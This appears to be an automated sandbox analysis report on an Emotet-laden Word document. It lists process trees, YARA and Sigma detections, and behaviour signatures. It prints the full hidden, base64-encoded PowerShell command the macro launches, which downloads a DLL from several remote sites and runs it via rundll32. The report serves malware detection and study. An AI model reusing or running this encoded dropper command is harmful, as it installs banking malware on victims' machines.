ID: 339186
Sample Name: Archivo 3012 122020 276701.doc
Cookbook: defaultwindowsofficecookbook.jbs
Time: 16:59:40
Date: 13/01/2021
Version: 31.0.0 Red Diamond

Table of Contents


Analysis Report Archivo 3012 122020 276701.doc

Overview

General Information

Sample Name:	Archivo 3012 122020 276701.doc
Analysis ID:	339186
MD5:	c746a3ecbdb41b..
SHA1:	cd498f137da4703.
SHA256:	3b0f0153e86ce44.

Most interesting Screenshot:



Detection


Emotet

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for URL or domain
- Multi AV Scanner detection for doma…
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Office document tries to convince vi…
- Snort IDS alert for network traffic (e.…
- System process connects to networ…
- Yara detected Emotet
- Creates processes via WMI
- Document contains an embedded VB…
- Document contains an embedded VB…
- Encrypted powershell cmdline option…

Classification



Startup

- **System is w7x64**
- WINWORD.EXE (PID: 2280 cmdline: 'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding MD5: 95C38D04597050285A18F66039EDB456)
- cmd.exe (PID: 2428 cmdline: cmd cmd cmd cmd /c msg %username% /v Word experienced an error trying to open the file. & P^Ow^er^she^L^L -w hidden -ENCOD

IAAgAHMAZQB0AC0AdgBhAFIASQBhAGIATABlACAAIAA4AHkAZQAgACgAWwB0AFkAcABFAF0AKAAiAHsAMAB9AHsAMgB9AHsANAB9AHsAMwB9AHsAMQB9ACIALQBGACcAc
wBZAHMAdABFACcALAAnAHIAWQAnACwAJwBNAC4AJwAsACcARQBjAFQATwAnACwAJwBJAE8ALgBkAEkAUgAnACkAIAAgACkAIAAgADsAIAAgAFMAdgAgACgAIgBwACIAKwA
iAGwAdAAiACkAIAAoACAAIABbAFQAeQBwAGUAXQAoACIAewA0AH0AewA2AH0AewA1AH0AewAxAH0AewAwAH0AewAzAH0AewA3AH0AewAyAH0AIgAgAC0AZgAnAEUAJwAsA
CcAVgBJAGMAJwAsACcAbQBhAG4AYQBHAEUAcgAnACwAJwBwACcALAAnAHMAeQBzAHQAZQAnACwAJwBSACcALAAnAG0ALgBuAEUAVAAuAHMAZQAnACwAJwBvA
GkATgB0ACcAKQAgACAAKQAgADsAIAAgACQARQByAHIAbwByAEEAYwB0AGkAbwBuAFAAcgBlAGYAZQByAGUAbgBjAGUAIAA9ACAAKAAnAFMAJwArACgAJwBpA
CcAKwAnAGwAZQAnACkAKwAnAG4AdAAnACsAKAAnAGwAJwArACcAeQBDACcAKQArACgAJwBvACcAKwAnAG4AdABpAG4AdQAnACsAJwBlACcAKQApADsAJABaA
HkAOQAzADIANAByAD0AJABYADcAMABlACAAKwAgAFsAYwBoAGEAcgBdACgANgA0ACkAIAArACAAJABlADYAOABTADsAJABUADYANgBGAD0AKAAnAEsANwAnA
CsAJwA0AFUAJwApADsAIAAoAGcARQBUAC0AdgBBAFIAaQBBAGIAbABFACAAOABZAEUAIAApAC4AdgBhAGwAVQBlADoAOgAiAGMAUgBgAGUAQQBgAFQAZQBEA
EkAcgBFAGMAYABUAG8AUgB5ACIAKAAkAEgATwBNAEUAIAArACAAKAAoACcAewAwAH0ASgB4AGsAJwArACcANABqAHIAXwB7ADAAJwArACcAfQBEACcAKwAoA
CcAaAB1AGwAJwArACcAagBnAHoAJwApACsAJwB7ADAAfQAnACkAIAAtAEYAWwBjAEgAQQByAF0AOQAyACkAKQA7ACQAWAA2ADAATQA9ACgAJwBJADcAJwArA
CcAXwBCACcAKQA7ACAAIAAoACAAIABWAGEAUgBpAGEAYgBsAEUAIAAoACIAUAAiACsAIgBMAHQAIgApACAAIAApAC4AdgBBAGwAVQBFADoAOgAiAFMAZQBjA
FUAcgBpAHQAWQBQAHIATwBUAGAAbwBjAGAATwBsACIAIAA9ACAAKAAnAFQAbAAnACsAKAAnAHMAMQAnACsAJwAyACcAKQApADsAJABGADAAXwBYAD0AKAAnA
EUAMAAnACsAJwAyAFAAJwApADsAJABaAGEAYwAyAGcAdwBzACAAPQAgACgAKAAnAEQAJwArACcANwAxACcAKQArACcASgAnACkAOwAkAE0AMwBfAEEAPQAoA
CgAJwBVAF8AJwArACcANQAnACkAKwAnAE8AJwApADsAJABGAGEAZwBlADQAZwBqAD0AJABlAE8ATQBFACsAKAAoACgAJwBlAE0AcQAnACsAJwBKAHgAawA0AGoAJwArACc
AcgAnACkAKwAoACcAXwBlAE0AJwArACcAcQBEAGgAJwApACsAKAAnAHUAbABqACcAKwAnAGcAJwApACsAJwB6ACcAKwAoACcAZQBNACcAKwAnAHEAJwApACkAIAAtAHIAR
QBwAEwAQQBjAGUAIAAgACgAJwBlACcAKwAnAE0AcQAnACkALABbAGMASABBAFIAXQA5ADIAKQArACQAWgBhAGMAMgBnAHcAcwArACgAKAAnAC4AZAAnACsAJ
wBsACcAKQArACcAbAAnACkAOwAkAEwAOQA1AEcAPQAoACgAJwBSADYAJwArACcANwAnACkAKwAnAE4AJwApADsAJABFAGcAegA3AG0AbABhAD0AKAAoACcAX
QAnACsAJwBlADEAcgAnACsAJwBbAFMAJwApACsAKAAnADoALwAnACsAJwAvAHMAJwApACsAKAAnAHcAaQAnACsAJwBmACcAKQArACgAJwB0AGwAbwAnACsAJ
wBnACcAKwAnAGkAcwB0AGkAJwApACsAJwBjACcAKwAnAHMAZQAnACsAKAAnAGcALgAnACsAJwBjACcAKQArACcAbwAnACsAKAAnAG0ALwAnACsAJwB3ACcAKQArACcAcAA
nACsAKAAnAC0AYQBkACcAKwAnAG0AaQBuAC8AJwApACsAKAAnAFYARQAnACsAJwA5AGgAMAAnACkAKwAnAGoAagAnACsAKAAnAC8AJwArACcAQABdACcAKQA
rACgAJwBlADEAJwArACcAcgBbAFMAJwApACsAKAAnADoAJwArACcALwAvACcAKQArACgAJwBzAGEAaAAnACsAJwBsAGEALQBhACcAKwAnAGQALgAnACsAJwBjAG8AbQAvA
HcAJwArACcAcAAtAGMAbwBuACcAKwAnAHQAJwApACsAJwBlAG4AJwArACgAJwB0ACcAKwAnAC8AYQAvACcAKQArACcAQAAnACsAJwBdAGUAJwArACgAJwAxAHIAWwAnACs
AJwBTADoAJwApACsAJwAvACcAKwAnAC8AbQAnACsAKAAnAHkAJwArACcAcABoACcAKQArACcAYQAnACsAJwBtACcAKwAoACcAagAnACsAJwBhAHAAJwApACsAKAAnAGEAJ
wArACcAbgAuACcAKQArACgAJwBjAG8AbQAvACcAKwAnAGQAdQAnACsAJwBwAC0AaQBuACcAKQArACcAcwAnACsAJwB0ACcAKwAnAGEAJwArACgAJwBsAGwAZ
QAnACsAJwByAC8AZAAnACkAKwAoACcAYgAnACsAJwAvAEAAXQBlACcAKQArACgAJwAxAHIAWwBTAHMAOgAnACsAJwAvACcAKwAnAC8AJwApACsAJwBiACcAK
wAnAGEAJwArACgAJwBuACcAKwAnAGQAYQAnACkAKwAoACcAcgAnACsAJwBhAGIAYgAnACkAKwAoACcAYQBkACcAKwAnAC4AYwAnACsAJwBvACcAKwAnAG0AL
wB3AHAAJwApACsAKAAnAC0AJwArACcAYQBkACcAKQArACcAbQAnACsAJwBpACcAKwAnAG4ALwAnACsAKAAnAEwAbwAnACsAJwA1AGsARQAnACkAKwAoACcAY
QAvACcAKwAnAEAAXQBlACcAKQArACcAMQByACcAKwAoACcAWwBTADoALwAnACsAJwAvACcAKQArACcAbgAnACsAJwBnACcAKwAoACcAcgBlACcAKwAnAGgAJ
wApACsAKAAnAGEAYgAuACcAKwAnAGIAaQB6AC8AdwAnACkAKwAoACcAcAAtAGkAJwArACcAbgAnACsAJwBjAGwAJwApACsAKAAnAHUAJwArACcAZABlAHMALwAnACsAJwB
UACcAKQArACgAJwBDAFcAZQAnACsAJwBlACcAKQArACgAJwBOAC8AQAAnACsAJwBdACcAKQArACgAJwBlADEAJwArACcAcgAnACkAKwAnAFsAJwArACgAJwBTAHMAJwArA
CcAOgAvACcAKQArACgAJwAvAHcAJwArACcAdwAnACsAJwB3AC4AYgAnACkAKwAoACcAZQByACcAKwAnAGUAJwApACsAJwBrAGUAJwArACgAJwB0ACcAKwAnA
HMAdQB0ACcAKQArACcAZQAnACsAKAAnAHMAJwArACcAaQBzAGEAdABjACcAKQArACcAaQBzACcAKwAnAGkAJwArACcALgBjACcAKwAoACcAbwBtACcAKwAnAC8AdwBwACc
AKQArACcALQAnACsAKAAnAGMAJwArACcAbwBuAHQAZQBuAHQAJwArACcALwAnACkAKwAoACcAeAAnACsAJwBoAEcAJwApACsAJwBzACcAKwAoACcANAAnACs
AJwAzAGMAJwApACsAJwAvAEAAJwArACcAXQAnACsAKAAnAGUAMQByAFsAJwArACcAUwAnACkAKwAoACcAcwA6AC8AJwArACcALwAnACsAJwBhAHMAdAByACc
AKwAnAG8AbAAnACkAKwAoACcAbwBnAGkAYQBlAHgAJwArACcAaQBzAHQAJwApACsAJwBlACcAKwAoACcAbgAnACsAJwBjAGkAYQBsACcAKQArACgAJwAuACcAKwAnAGMAb
wBtACcAKQArACcALwBsACcAKwAoACcALwAnACsAJwBMAC8AJwApACkALgAiAHIAZQBwAGwAYABBAEMARQAiACgAKAAnAF0AJwArACcAZQAxACcAKwAoACcAcgBbACcAKwA
nAFMAJwApACkALAAoAFsAYQByAHIAYQB5AF0AKAAnAHMAZAAnACwAJwBzAHcAJwApACwAKAAoACcAaAB0ACcAKwAnAHQAJwApACsAJwBwACcAKQAsACcAMwB
kACcAKQBbADEAXQApAC4AIgBTAHAATABgAEkAdAAiACgAJABZADYANwBKACAAKwAgACQAWgB5ADkAMwAyADQAcgAgACsAIAAkAE4ANQA5AFMAKQA7ACQASAA
1ADYAVQA9ACgAJwBDACcAKwAoACcAOABfACcAKwAnAFkAJwApACkAOwBmAG8AcgBlAGEAYwBoACAAKAAkAEgAaABuADMAZwBwADAAIABpAG4AIAAkAEUAZwB
6ADcAbQBsAGEAKQB7AHQAcgB5AHsAKAAuACgAJwBOAGUAJwArACcAdwAtAE8AYgBqACcAKwAnAGUAYwB0ACcAKQAgAFMAeQBTAHQAZQBtAC4ATgBlAFQALgB
XAGUAQgBDAGwAaQBlAG4AdAApAC4AIgBEAGAAbwBXAE4AbABvAGAAQQBEAGYASQBgAGwAZQAiACgAJABlAGgAbgAzAGcAcAAwACwAIAAkAEYAYQBnAGUANAB
nAGoAKQA7ACQARwA1ADUAVgA9ACgAJwBLACcAKwAoACcANgAnACsAJwAwAFMAJwApACkAOwBJAGYAIAAoACgAJgAoACcARwBlACcAKwAnAHQAJwArACcALQB
JAHQAZQBtACcAKQAgACQARgBhAGcAZQA0AGcAagApAC4AIgBMAGUAYABOAGAARwBUAEgAIgAgAC0AZwBlACAAMwA3ADkAOQAyACkAIAB7ACYAKAAnAHIAdQB
uAGQAbAAnACsAJwBsADMAMgAnACkAIAAkAEYAYQBnAGUANABnAGoALAAoACcAQwAnACsAJwBvAG4AJwArACcAdAAnACsAKAAnAHIAbwBsAF8AJwArACcAUgA
nACsAJwB1AG4ARABMAEwAJwApACkALgAiAHQATwBgAHMAdABSAEkAYABOAEcAIgAoACkAOwAkAEEANwA4AFUAPQAoACcAUgAnACsAKAAnADcAJwArACcAMQB

QACcAKQApADsAYgByAGUAYQBrADsAJABGADgANwBWAD0AKAAnAEkAJwArACgAJwA3ACcAKwAnADgAVgAnACkAKQB9AH0AYwBhAHQAYwBoAHsAfQB9ACQATwA4ADIATAA9ACgAJwBEADkAJwArACcAXwBRACcAKQA= MD5: 5746BD7E255DD6A8AFA06F7C42C1BA41)

- msg.exe (PID: 2344 cmdline: msg user /v Word experienced an error trying to open the file. MD5: 2214979661E779C3E3C33D4F14E6F3AC)
- powershell.exe (PID: 2500 cmdline: POwersheLL -w hidden -ENCOD IAAgAHMAZQB0AC0AdgBhAFIASQBhAGIATABlACAAIAA4AHkAZQAgACgAWwB0AFkA
  cABFAF0AKAAiAHsAMAB9AHsAMgB9AHsANAB9AHsAMwB9AHsAMQB9ACIALQBGACcAcwBZAHMAdABFACcALAAnAHIAWQAnACwAJwBNAC4AJwAsACcARQBjAFQA
  TwAnACwAJwBJAE8ALgBkAEkAUgAnACkAIAAgACkAIAAgADsAIAAgAFMAdgAgACgAIgBwACIAKwAiAGwAdAAiACkAIAAoACAAIABbAFQAeQBwAGUAXQAoACIA
  ewA0AH0AewA2AH0AewA1AH0AewAxAH0AewAwAH0AewAzAH0AewA3AH0AewAyAH0AIgAgAC0AZgAnAEUAJwAsACcAVgBJAGMAJwAsACcAbQBhAG4AYQBHAEUA
  cgAnACwAJwBwACcALAAnAHMAeQBzAHQAZQAnACwAJwBSACcALAAnAG0ALgBuAEUAVAAuAHMAZQAnACwAJwBvAGkATgB0ACcAKQAgACAAKQAgADsAIAAgACQA
  RQByAHIAbwByAEEAYwB0AGkAbwBuAFAAcgBlAGYAZQByAGUAbgBjAGUAIAA9ACAAKAAnAFMAJwArACgAJwBpACcAKwAnAGwAZQAnACkAKwAnAG4AdAAnACsA
  KAAnAGwAJwArACcAeQBDACcAKQArACgAJwBvACcAKwAnAG4AdABpAG4AdQAnACsAJwBlACcAKQApADsAJABaAHkAOQAzADIANAByAD0AJABYADcAMABIACAA
  KwAgAFsAYwBoAGEAcgBdACgANgA0ACkAIAArACAAJABIADYAOABTADsAJABUADYANgBGAD0AKAAnAEsANwAnACsAJwA0AFUAJwApADsAIAAoAGcARQBUAC0A
  dgBBAFIAaQBBAGIAbABFACAAOABZAEUAIAApAC4AdgBhAGwAVQBlAHQAoAgAiAGMAUgBgAGUAQQBgAFQAZQBEAEkAcgBFAGMAYABUAG8AUgB5ACIAKAAkAEgA
  TwBNAEUAIAArACAAKAAoACcAewAwAH0ASgB4AGsAJwArACcANABqAHIAXwB7ADAAJwArACcAfQBEACcAKwAoACcAaAB1AGwAJwArACcAagBnAHoAJwApACsA
  JwB7ADAAfQAnACkAIAAtAEYAWwBjAEgAQQByAF0AOQAyACkAKQA7ACQAWAA2ADAATQA9ACgAJwBJADcAJwArACcAXwBCACcAKQA7ACAAIAAoACAAIABWAGEA
  UgBpAGEAYgBsAEUAIAAoACIAUAAiACsAIgBMAHQAIgApACAAIAApAC4AdgBBAGwAVQBFADoAOgAiAFMAZQBjAFUAcgBpAHQAWQBQAHIATwBUAGAAbwBjAGAA
  TwBsACIAIAA9ACAAKAAnAFQAbAAnACsAKAAnAHMAMQAnACsAJwAyACcAKQApADsAJABGADAAXwBYAD0AKAAnAEUAMAAnACsAJwAyAFAAJwApADsAJABaAGEA
  YwAyAGcAdwBzACAAPQAgACgAKAAnAEQAJwArACcANwAxACcAKQArACcASgAnACkAOwAkAE0AMwBfAEEAPQAoACgAJwBVAF8AJwArACcANQAnACkAKwAnAE8A
  JwApADsAJABGAGEAZwBlADQAZwBqAD0AJABIAE8ATQBFACsAKAAoACgAJwBlAE0AcQAnACsAJwBKAHgAawA0AGoAJwArACcAcgAnACkAKwAoACcAXwBlAE0A
  JwArACcAcQBEAGgAJwApACsAKAAnAHUAbABqACcAKwAnAGcAJwApACsAJwB6ACcAKwAoACcAZQBNACcAKwAnAHEAJwApACkAIAAtAHIARQBwAEwAQQBjAGUA
  IAAgACgAJwBlACcAKwAnAE0AcQAnACkALABbAGMASABBAFIAXQA5ADIAKQArACQAWgBhAGMAMgBnAHcAcwArACgAKAAnAC4AZAAnACsAJwBsACcAKQArACcA
  bAAnACkAOwAkAEwAOQA1AEcAPQAoACgAJwBSADYAJwArACcANwAnACkAKwAnAE4AJwApADsAJABFAGcAegA3AG0AbABhAD0AKAAoACcAXQAnACsAJwBlADEA
  cgAnACsAJwBbAFMAJwApACsAKAAnADoALwAnACsAJwAvAHMAJwApACsAKAAnAHcAaQAnACsAJwBmACcAKQArACgAJwB0AGwAbwAnACsAJwBnACcAKwAnAGkA

  cwB0AGkAJwApACsAJwBjACcAKwAnAHMAZQAnACsAKAAnAGcALgAnACsAJwBjACcAKQArACcAbwAnACsAKAAnAG0ALwAnACsAJwB3ACcAKQArACcAcAAnACsA
  KAAnAC0AYQBkACcAKwAnAG0AaQBuAC8AJwApACsAKAAnAFYARQAnACsAJwA5AGgAMAAnACkAKwAnAGoAagAnACsAKAAnAC8AJwArACcAQABdACcAKQArACgA
  JwBlADEAJwArACcAcgBbAFMAJwApACsAKAAnADoAJwArACcALwAvACcAKQArACgAJwBzAGEAaAAnACsAJwBsAGEALQBhACcAKwAnAGQALgAnACsAJwBjAG8A
  bQAvAHcAJwArACcAcAAtAGMAbwBuACcAKwAnAHQAJwApACsAJwBlAG4AJwArACgAJwB0ACcAKwAnAC8AYQAvACcAKQArACcAQAAnACsAJwBdAGUAJwArACgA
  JwAxAHIAWwAnACsAJwBTADoAJwApACsAJwAvACcAKwAnAC8AbQAnACsAKAAnAHkAJwArACcAcAoBoACcAKQArACcAYQAnACsAJwBtACcAKwAoACcAagAnACsA
  JwBhAHAAJwApACsAKAAnAGEAJwArACcAbgAuACcAKQArACgAJwBjAG8AbQAvACcAKwAnAGQAdQAnACsAJwBwAC0AaQBuACcAKQArACcAcwAnACsAJwB0ACcA
  KwAnAGEAJwArACgAJwBsAGwAZQAnACsAJwByAC8AZAAnACkAKwAoACcAYgAnACsAJwAvAEAAXQBlACcAKQArACgAJwAxAHIAWwBTAHMAOgAnACsAJwAvACcA
  KwAnAC8AJwApACsAJwBiACcAKwAnAGEAJwArACgAJwBuACcAKwAnAGQAYQAnACkAKwAoACcAcgAnACsAJwBhAGIAYgAnACkAKwAoACcAYQBkACcAKwAnAC4A
  YwAnACsAJwBvACcAKwAnAG0ALwB3AHAAJwApACsAKAAnAC0AJwArACcAYQBkACcAKQArACcAbQAnACsAJwBpACcAKwAnAG4ALwAnACsAKAAnAEwAbwAnACsA
  JwA1AGsARQAnACkAKwAoACcAYQAvACcAKwAnAEAAXQBlACcAKQArACcAMQByACcAKwAoACcAWwBTADoALwAnACsAJwAvACcAKQArACcAbgAnACsAJwBnACcA
  KwAoACcAcgBlACcAKwAnAGgAJwApACsAKAAnAGEAYgAuACcAKwAnAGIAaQB6AC8AdwAnACkAKwAoACcAcAAtAGkAJwArACcAbgAnACsAJwBjAGwAJwApACsA
  KAAnAHUAJwArACcAZABlAHMALwAnACsAJwBUACcAKQArACgAJwBDAFcAZQAnACsAJwBlACcAKQArACgAJwBOAC8AQAAnACsAJwBdACcAKQArACgAJwBlADEA
  JwArACcAcgAnACkAKwAnAFsAJwArACgAJwBTAHMAJwArACcAOgAvACcAKQArACgAJwAvAHcAJwArACcAdwAnACsAJwB3AC4AYgAnACkAKwAoACcAZQByACcA
  KwAnAGUAJwApACsAJwBrAGUAJwArACgAJwB0ACcAKwAnAHMAdQB0ACcAKQArACcAZQAnACsAKAAnAHMAJwArACcAaQBzAGEAdABjACcAKQArACcAaQBzACcA
  KwAnAGkAJwArACcALgBjACcAKwAoACcAbwBtACcAKwAnAC8AdwBwACcAKQArACcALQAnACsAKAAnAGMAJwArACcAbwBuAHQAZQBuAHQAJwArACcALwAnACkA
  KwAoACcAeAAnACsAJwBoAEcAJwApACsAJwBzACcAKwAoACcANAAnACsAJwAzAGMAJwApACsAJwAvAEAAJwArACcAXQAnACsAKAAnAGUAMQByAFsAJwArACcA
  UwAnACkAKwAoACcAcwA6AC8AJwArACcALwAnACsAJwBhAHMAdABjACcAKwAnAG8AbAAnACkAKwAoACcAbwBnAGkAYQBlAHgAJwArACcAaQBzAHQAJwApACsA
  JwBlACcAKwAoACcAbgAnACsAJwBjAGkAYQBsACcAKQArACgAJwAuACcAKwAnAGMAbwBtACcAKQArACcALwBsACcAKwAoACcALwAnACsAJwBMAC8AJwApACkA
  LgAiAHIAZQBwAGwAYABBAEMARQAiACgAKAAnAF0AJwArACcAZQAxACcAKwAoACcAcgBbACcAKwAnAFMAJwApACkALAAoAFsAYQByAHIAYQB5AF0AKAAnAHMA
  ZAAnACwAJwBzAHcAJwApACwAKAAoACcAaAB0ACcAKwAnAHQAJwApACsAJwBwACcAKQAsACcAMwBkACcAKQBbADEAXQApAC4AIgBTAHAATABgAEkAdAAiACgA
  JABZADYANwBKACAAKwAgACQAWgB5ADkAMwAyADQAcgAgACsAIAAkAE4ANQA5AFMAKQA7ACQASAA1ADYAVQA9ACgAJwBDACcAKwAoACcAOABfACcAKwAnAFkA
  JwApACkAOwBmAG8AcgBlAGEAYwBoACAAKAAkAEgAaABuADMAZwBwADAAIABpAG4AIAAkAEUAZwB6ADcAbQBsAGEAKQB7AHQAcgB5AHsAKAAuACgAJwBOAGUA
  JwArACcAdwAtAE8AYgBqACcAKwAnAGUAYwB0ACcAKQAgAFMAeQBTAHQAZQBtAC4ATgBlAFQALgBXAGUAQgBDAGwAaQBlAG4AdAApAC4AIgBEAGAAbwBXAE4A
  bABvAGAAQQBEAGYASQBgAGwAZQAiACgAJABIAGgAbgAzAGcAcAAwACwAIAAkAEYAYQBnAGUANABnAGoAKQA7ACQARwA1ADUAVgA9ACgAJwBLACcAKwAoACcA
  NgAnACsAJwAwAFMAJwApACkAOwBJAGYAIAAoACgAJgAoACcARwBlACcAKwAnAHQAJwArACcALQBJAHQAZQBtACcAKQAgACQARgBhAGcAZQA0AGcAagApAC4A
  IgBMAGUAYABOAGAARwBUAEgAIgAgAC0AZwBlACAAMwA3ADkAOQAyACkAIAB7ACYAKAAnAHIAdQBuAGQAbAAnACsAJwBsADMAMgAnACkAIAAkAEYAYQBnAGUA
  NABnAGoALAAoACcAQwAnACsAJwBvAG4AJwArACcAdAAnACsAKAAnAHIAbwBsAF8AJwArACcAUgAnACsAJwB1AG4ARABMAEwAJwApACkALgAiAHQATwBgAHMA
  dABSAEkAYABOAEcAIgAoACkAOwAkAEEANwA4AFUAPQAoACcAUgAnACsAKAAnADcAJwArACcAMQBQACcAKQApADsAYgByAGUAYQBrADsAJABGADgANwBWAD0A
  KAAnAEkAJwArACgAJwA3ACcAKwAnADgAVgAnACkAKQB9AH0AYwBhAHQAYwBoAHsAfQB9ACQATwA4ADIATAA9ACgAJwBEADkAJwArACcAXwBRACcAKQA= MD5:
  852D67A27E454BD389FA7F02A8CBE23F)

- rundll32.exe (PID: 2340 cmdline: 'C:\Windows\system32\rundll32.exe' C:\Users\user\Jxk4jr_\Dhuljgz\D71J.dll Control_RunDLL MD5: DD81D91FF3B0763C392422865C9AC12E)
  - rundll32.exe (PID: 2756 cmdline: 'C:\Windows\system32\rundll32.exe' C:\Users\user\Jxk4jr_\Dhuljgz\D71J.dll Control_RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)
    - rundll32.exe (PID: 2748 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Moldomm\fjtiec.rgj',Control_RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)
      - rundll32.exe (PID: 2836 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Hvqnocqonseaz\zdvhyvhbysxx.hcy',Control_RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)
        - rundll32.exe (PID: 2868 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Gayqjpva\ysvakhm.scw',Control_RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)
          - rundll32.exe (PID: 2476 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Xhfpu\newi.giu',Control_RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)
            - rundll32.exe (PID: 2844 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Yytiwgytsocbk\gpzklkwqavfq.ceg',Control_RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)
              - rundll32.exe (PID: 1532 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Imqrvegnw\xbxcngor.sdx',Control_RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)
                - rundll32.exe (PID: 2996 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Ssritkfxztntpmvd\impzxzazv xmnbpe.sxx',Control_RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)
                  - rundll32.exe (PID: 3060 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Mtqaaznoxelwda\uiusvmdbvqk di.arh',Control_RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)
                    - rundll32.exe (PID: 2240 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Rpamxseaazc\tejhffkmgs.jfm',Control_RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)
                      - rundll32.exe (PID: 1552 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Plxgoxjb\fxypucw.ewq',Control_RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)
                        - rundll32.exe (PID: 1336 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Zybnxerarhwdt\tjsmjxqxfmoi.jrk',Control_RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)

- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000005.00000002.2100074595.00000000001F6000.00000004.00000001.sdmp	PowerShell_Case_Anomaly	Detects obfuscated PowerShell hacktools	Florian Roth	• 0x1f10:$s1: POwersheLL
00000008.00000002.2104069951.0000000000160000.00000040.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
00000012.00000002.2353484979.00000000001E0000.00000040.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
0000000E.00000002.2114929747.00000000001 80000.00000040.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
0000000A.00000002.2108263450.00000000003 21000.00000020.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
Click to see the 21 entries				

Unpacked PEs


Source	Rule	Description	Author	Strings
13.2.rundll32.exe.320000.1.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
7.2.rundll32.exe.1d0000.1.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
12.2.rundll32.exe.2e0000.1.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
11.2.rundll32.exe.220000.0.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
15.2.rundll32.exe.190000.0.raw.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
Click to see the 31 entries				

Sigma Overview

System Summary:

Sigma detected: Suspicious Encoded PowerShell Command Line

Signature Overview



- AV Detection
- Compliance
- Spreading
- Software Vulnerabilities
- Networking
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information

Click to jump to signature section

AV Detection:

- Antivirus detection for URL or domain
- Multi AV Scanner detection for domain / URL
- Multi AV Scanner detection for dropped file
- Multi AV Scanner detection for submitted file

Networking:

- Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)
- Potential dropper URLs found in powershell memory

E-Banking Fraud:

- Yara detected Emotet

System Summary:

- Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)
- Document contains an embedded VBA macro with suspicious strings
- Powershell drops PE file
- Very long command line found

Data Obfuscation:

- Document contains an embedded VBA with many GOTO operations indicating source code obfuscation
- Obfuscated command line found
- PowerShell case anomaly found
- Suspicious powershell command line found

Persistence and Installation Behavior:

- Creates processes via WMI

Hooking and other Techniques for Hiding and Protection:

- Hides that the sample has been downloaded from the Internet (zone.identifier)

HIPS / PFW / Operating System Protection Evasion:

- System process connects to network (likely due to code injection or exploit)
- Encrypted powershell cmdline option found

